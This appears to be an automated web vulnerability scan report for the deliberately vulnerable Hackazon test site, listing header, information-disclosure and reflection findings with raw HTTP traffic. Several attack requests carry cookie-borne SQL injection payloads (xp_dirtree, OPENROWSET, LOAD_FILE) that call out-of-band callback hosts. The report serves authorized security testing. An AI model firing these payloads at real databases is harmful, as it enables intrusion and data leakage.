X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 6805 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 6805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

EmailAddress (2)

References

CWE-359 OWASP2021-A01 OWASP2017-A3

Description

An email link was found on the page. This can give an attacker clues as to who works at your company which can be used for guessing authentication credentials or otherwise getting a toehold into the organization.

Recommendation

Avoid exposing user private data.

CVSS Score

4.5 (Medium)

Vector String

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

http://hackazon.webscantest.com/contact | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
EmailAddress			XXXXXXXXXXX XXXXXXXXXX.com	

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/contact | Root Cause: (Parameter: / 2 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
EmailAddress			feedback@startbootstrap.com	

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

EmailAddress			feedback@startbootstrap.com	

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

PhoneNumber (2)

References

CWE-359 OWASP2021-A01 OWASP2017-A3

Description

It has been detected that phone number is stored on this site.

Recommendation

Avoid exposing user private data.

CVSS Score

4.5 (Medium)

Vector String

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

http://hackazon.webscantest.com/contact	Root Cause: (Parameter: / 1 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
PhoneNumber			XXXXXXXXXX60 0<	

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/register | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
PhoneNumber			XXXXXXXXXX999"	

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

InformationDisclosure (1)

References

OWASP2017-A6 OWASP2021-A01 CWE-201

Description

A path was found in the error information returned by the server. This can give an attacker clues as to the directory topology and setup of your web application.

Recommendation

Remove all references to local path from the web application.

CVSS Score

4.5 (Medium)

Vector String

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

http://hackazon.webscantest.com/twitter	Root Cause: (Parameter: / 1 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
InformationDisclosure			>/var/www/hackazon/classes/PHPixie/Auth/Login/Twitter.php	

Original Traffic

```
GET /twitter HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/contact
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 163
Content-Type: text/html
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Reflection (4)

References

No references are available for this vulnerability.

Description

Dangerous character was reflected in response. This can indicate a potential XSS vulnerability.

Recommendation

Escape all dangerous characters.0

http://hackazon.webscantest.com/search	Root Cause: (Parameter: id / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
Reflection	water	x7hdizv2<x7hdizv2	x7hdizv2<x7hdizv2	

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /search?id=data&searchString=x7hdizv2%3Cx7hdizv2 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {5BABEFB2-674F-4E18-8863-5AC747554A62}
X-RTC-ATTACKTYPE: Reflection

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:46:08 GMT
Pragma: no-cache
Content-Length: 5950
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Reflection	data	x7cspn58'x7cspn58	x7cspn58'x7cspn 58

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /search?id=x7cspn58%27x7cspn58&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {6664E07F-6EA4-419A-BEF1-FCF8059A9AC6}
X-RTC-ATTACKTYPE: Reflection

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:41:43 GMT
Pragma: no-cache
Content-Length: 5805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Reflection	data	x7cspn6c	x7cspn6c

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /search?id=x7cspn6c&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {2B8A2498-3B14-4221-94A0-6C4438DB5872}
X-RTC-ATTACKTYPE: Reflection

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:41:43 GMT
Pragma: no-cache
Content-Length: 5802
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/product/view	Root Cause: (Parameter: Unnamed / 1 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
Reflection		x7l2pnj6	x7l2pnj6	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Traffic

Traffic #1

```
GET /product/view?id=20&x7l2pnj6 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {44D15A44-76C9-4FE2-9AD0-7EE773A63A31}
X-RTC-ATTACKTYPE: Reflection

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:50:39 GMT
Pragma: no-cache
Content-Length: 7731
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/register	Root Cause: (Parameter: first_name / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
Reflection	John	x7lbu8n7	x7lbu8n7	

Original Traffic

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 133
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first_name=John&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_confi
rmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5076
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 137
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {D361BF92-225F-48BA-B828-42487CB344DF}
X-RTC-ATTACKTYPE: Reflection

first_name=x7lbu8n7&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_c
onfirmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:49:58 GMT
Pragma: no-cache
Content-Length: 5015
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Reflection	John	x7lbu8n2'x7lbu8n2	x7lbu8n2'x7lbu8n2

Original Traffic

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 133
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first_name=John&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_confi
rmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5076
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 148
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {0C7C6773-3C37-484C-9163-6D545975C963}
X-RTC-ATTACKTYPE: Reflection

first_name=x7lbu8n2%27x7lbu8n2&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24
&password_confirmation=x75zzjnn%24
HTTP/1.1 200 OK
